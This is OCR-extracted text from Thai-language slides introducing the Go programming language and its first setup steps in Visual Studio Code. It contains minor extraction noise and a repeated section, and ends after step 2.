
- ทำความรู้จักกับภาษา Go
- วิธีการใช้งานภาษา Go
- หลักการทำงานของโปรแกรม
- ผลการทำงานของโปรแกรม



ทำความรู้จักกับภาษา Go


ภาษา Go หรือ Golang เป็นภาษาการเขียนโปรแกรมที่พัฒนาโดย Google และเปิดตัวในปี 2009 โดยมีเป้าหมายเพื่อแก้ปัญหาในการพัฒนาซอฟต์แวร์ขนาดใหญ่และเพิ่มประสิทธิภาพการทำงานของนักพัฒนาภาษาเนื้อกล่องแบบให้เรียบง่ายและมีประสิทธิภาพสูงใช้ในโครงการใหญ่ๆ เช่น Docker และ Kubernetes เนื่องจากคอมไพล์ได้เร็วจัดการหน่วยความจำได้ดีและรองรับการประมวลผลพร้อมกัน

ทำใบเต็อง ภาษา GO




วิธีการใช้งานภาษา Go

1




สร้าง Folder ในการจัด
เก็บงาน โดยจากตัวอย่าง
จะตั้งชื่อ Folder ว่า “My
Project”

2




เปิดโปรแกรม Text Editor
สำหรับการเขียนโปรแกรม โดยใน
การสาธิตจะใช้งานโปรแกรม
Visual Studio Code

3




สร้างไฟล์

โดยการเลือกหัวข้อ File จากนั้น
เลือกหัวข้อ New Text File




วิธีการใช้งานภาษา Go

1




สร้าง Folder ในการจัด
เก็บงาน โดยจากตัวอย่าง
จะตั้งชื่อ Folder ว่า “My
Project”

2



